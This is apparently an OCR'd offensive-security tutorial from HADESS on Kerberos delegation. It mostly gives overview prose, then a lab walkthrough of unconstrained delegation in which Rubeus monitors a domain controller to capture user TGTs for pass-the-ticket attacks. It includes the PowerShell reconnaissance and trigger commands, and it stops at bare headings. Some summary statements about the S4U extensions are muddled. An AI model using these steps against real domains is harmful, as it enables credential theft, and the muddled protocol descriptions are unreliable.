


PWNING THE DOMAIN SERIES:
KERBEROS DELEGATION
HADESS
WWW.HADESS.IO



INTRODUCTION

In the realm of cybersecurity, understanding the intricate mechanisms of Kerberos Delegation is paramount. This authentication protocol, born from the MIT Project Athena in the 1980s, has evolved into a cornerstone of modern network security architectures. Kerberos Delegation enables users to delegate their authentication rights to a third party, granting them access to network resources on their behalf. However, within this seemingly straightforward concept lie layers of complexity and nuances that demand exploration. This article delves into the depths of Kerberos Delegation, dissecting its various forms, mechanisms, and potential vulnerabilities.


At its core, Kerberos Delegation can be classified into two primary categories: Unconstrained and Constrained. Unconstrained delegation grants a service the unrestricted ability to impersonate any user without constraints, posing significant security risks if compromised. In contrast, Constrained delegation limits the scope of delegation to specific services or resources, bolstering security by minimizing the potential attack surface. Understanding the nuances between these two modes is essential for implementing robust security measures.

Beyond the fundamental forms of delegation, Kerberos extends its capabilities through Service for User (S4U) Extensions. S4U2Proxy allows a service to obtain a service ticket on behalf of a user, facilitating seamless access to resources across multiple domains. Conversely, S4U2Self empowers a service to obtain a service ticket for itself, enabling delegated access to resources without user involvement. Protocol Transition complements these extensions by enabling the transformation of user authentication tokens, further enhancing the flexibility and security of Kerberos Delegation.

However, with increased flexibility comes heightened risk, and adversaries often exploit loopholes within Kerberos Delegation for malicious purposes. One such vulnerability is the abuse of S4U2Self, where attackers manipulate the protocol to gain unauthorized access to sensitive resources. Additionally, the Bronze Bit technique exploits the lack of integrity checks in some implementations, allowing attackers to escalate privileges and evade detection. Understanding these potential exploits is critical for fortifying Kerberos Delegation against malicious actors.

In the realm of resource-based delegation, a subset of Kerberos Delegation, the focus shifts to granular access control. Resource-Based Constrained Delegation restricts delegation to specific resources, mitigating the risk of lateral movement in the event of a breach. Embracing this approach enhances security posture by confining delegation privileges to designated resources, minimizing the impact of potential security breaches.

In conclusion, mastering Kerberos Delegation requires a comprehensive understanding of its various forms, extensions, and potential vulnerabilities. By delving into the intricacies of unconstrained and constrained delegation, S4U Extensions, Protocol Transition, and resource-based delegation, organizations can bolster their security posture and mitigate the risks associated with delegation. However, vigilance is paramount, as adversaries continually evolve their tactics to exploit weaknesses within this critical authentication protocol.



DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

Executive Summary

Kerberos Delegation stands as a cornerstone in modern network security, facilitating the delegation of authentication rights within a networked environment. This executive summary provides a concise overview of the various facets of Kerberos Delegation explored in the article.

Unconstrained and Constrained Delegation: Kerberos Delegation encompasses two primary modes - Unconstrained and Constrained. Unconstrained delegation poses significant security risks by granting unrestricted access to services, while Constrained delegation limits access to specific resources, bolstering security measures.

S4U Extensions: Service for User (S4U) Extensions, including S4U2Proxy and S4U2Self, extend the capabilities of Kerberos Delegation. S4U2Proxy allows services to obtain service tickets on behalf of users, facilitating seamless access across domains. S4U2Self enables services to obtain tickets for themselves, streamlining delegated access to resources.


Protocol Transition: Protocol Transition complements S4U Extensions by enabling the transformation of user authentication tokens, enhancing the flexibility and security of Kerberos Delegation. This feature enables seamless transitions between different authentication protocols within the Kerberos framework.

Resource-Based Delegation: Resource-Based Delegation focuses on granular access control, restricting delegation privileges to specific resources. This approach minimizes the risk of lateral movement in the event of a security breach, enhancing overall security posture.

Challenges and Vulnerabilities: Despite its strengths, Kerberos Delegation is not without its challenges and vulnerabilities. S4U2Self Abuse and the Bronze Bit technique represent potential exploits that adversaries may leverage to compromise network security. Organizations must remain vigilant and implement robust security measures to mitigate these risks effectively.

Key Findings

Kerberos Delegation, a fundamental component of modern network security, facilitates the delegation of authentication rights within networked environments. This article provides an in-depth exploration of Kerberos Delegation, covering its various forms and extensions. We delve into the distinctions between Unconstrained and Constrained delegation, highlighting the security implications of each. Additionally, we examine the role of Service for User (S4U) Extensions, such as S4U2Proxy and S4U2Self, in extending delegation capabilities. Protocol Transition mechanisms are explored for their contribution to seamless authentication protocol transitions. Furthermore, we analyze Resource-Based Delegation for its role in granular access control. The article also discusses the benefits of enforcing Constrained Kerberos Only configurations for heightened security. However, vulnerabilities such as S4U2Self Abuse and the Bronze Bit technique underscore the need for robust security measures and vigilance in protecting network environments against potential exploits.



Abstract

Kerberos Delegation stands as a critical mechanism in modern network security, enabling the seamless delegation of authentication rights within networked environments. This article comprehensively examines the intricacies of Kerberos Delegation, exploring its various forms, extensions, and potential vulnerabilities. The discussion begins by delineating between Unconstrained and Constrained delegation, elucidating the contrasting security implications associated with each approach. While Unconstrained delegation offers flexibility, it poses significant risks due to its unrestricted access, whereas Constrained delegation provides a more secure framework by limiting access to specific resources or services, bolstering overall security posture.

Furthermore, the article delves into the role of Service for User (S4U) Extensions, such as S4U2Proxy and S4U2Self, in expanding the capabilities of Kerberos Delegation. S4U2Proxy facilitates the acquisition of service tickets on behalf of users, facilitating seamless access across domains, while S4U2Self streamlines delegated access to resources by allowing services to obtain tickets for themselves. Additionally, Protocol Transition mechanisms are explored for their contribution to enabling smooth transitions between authentication protocols, enhancing flexibility and security within the Kerberos framework.

Moreover, the discussion extends to Resource-Based Delegation, which focuses on granular access control by restricting delegation privileges to specific resources. This approach minimizes the risk of lateral movement in the event of a security breach, thereby enhancing overall security posture. However, the article highlights potential vulnerabilities within Kerberos Delegation, including S4U2Self Abuse and the Bronze Bit technique, underscoring the importance of proactive security measures and vigilance in safeguarding network environments against potential exploits.

HADESS.IO

Pwning the Domain

Kerberos Delegation

01

Attacks


What is Kerberos delegation?

Kerberos delegation is a type of credential delegation that is used for securely delegating a user's credential form a client application to a target server application. What it means is that the client application uses the user's credential to authenticate to a target server application where the user has access. For example, there can be an IIS server which the user wants to access, after accessing the website, the website needs to send a request to a database server that is on another server and only the user can access it, therefore the IIS server stores the user's credential and forwards it to the database server to be able to access it on behalf of the user.


Unconstrained

Unconstrained Kerberos delegation is one of the three main types of Kerberos delegation and the first and the oldest type used. In unconstrained type, the service can authenticate to any other service on behalf of any user. While accessing the service, the user has to send its ST along with its TGT to be used for delegation. The service then stores the TGT and uses it to authenticate to any service it needs to access.
To configure a service server for unconstrained delegation, you need to change its delegation type in the 'Active Directory Users and Computers' window to 'Trust this computer for delegation to any service (Kerberos only)'.


Scenario
In this scenario we'll add an IIS server role in DC, enable unconstrained delegation, and capture the user's credential while the user authenticates to the IIS server.
Installation: First we need to install the web server role:




Then in role services we have to enable ‘Windows Authentication’:




After installation, we can configure it using ‘IIS manager’:






Then click on ‘Authentication’ and enable ‘Windows Authentication’ and disable ‘Anonymous Authentication’:




To test it we have to log in into a client system and reach the web server:



It is indeed requesting our credentials.

Enabling delegation: To enable unconstrained Kerberos delegation, we have to go to 'Active Directory Users and Computers' and then from there find the computer that we want to enable delegation on it, and select 'Properties', switch to 'Delegation' tab and enable 'Trust this computer for delegation to any service (Kerberos only)':



In this case we've installed the IIS role in the DC itself.

Reconnaissance: In this scenario we already know which server has enabled unconstrained delegation but in a real-world scenario, it's quite different and we have to do some reconnaissance.
To check which computers has the option set:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties trustedfordelegation,serviceprincipalname,description
```


Monitoring: Then in the compromised server which is configured for unconstrained delegation, we have to monitor it for user authentications and capture their hashes. This can be done using Rubeus:

Rubeus.exe monitor /interval:5

Mischief: Now is the time for the real hunt to begin. Since it's not a real-world scenario we can authenticate manually to the IIS server and get the credentials. This can be done using the command below:

Invoke-WebRequest http://dc1.offense.local -UseDefaultCredentials -UseBasicParsing

And in DC01 where Rubeus is executed:



This TGT can now be used for attacks like pass-the-ticket.

Constrained

PrivExchange Vulnerability

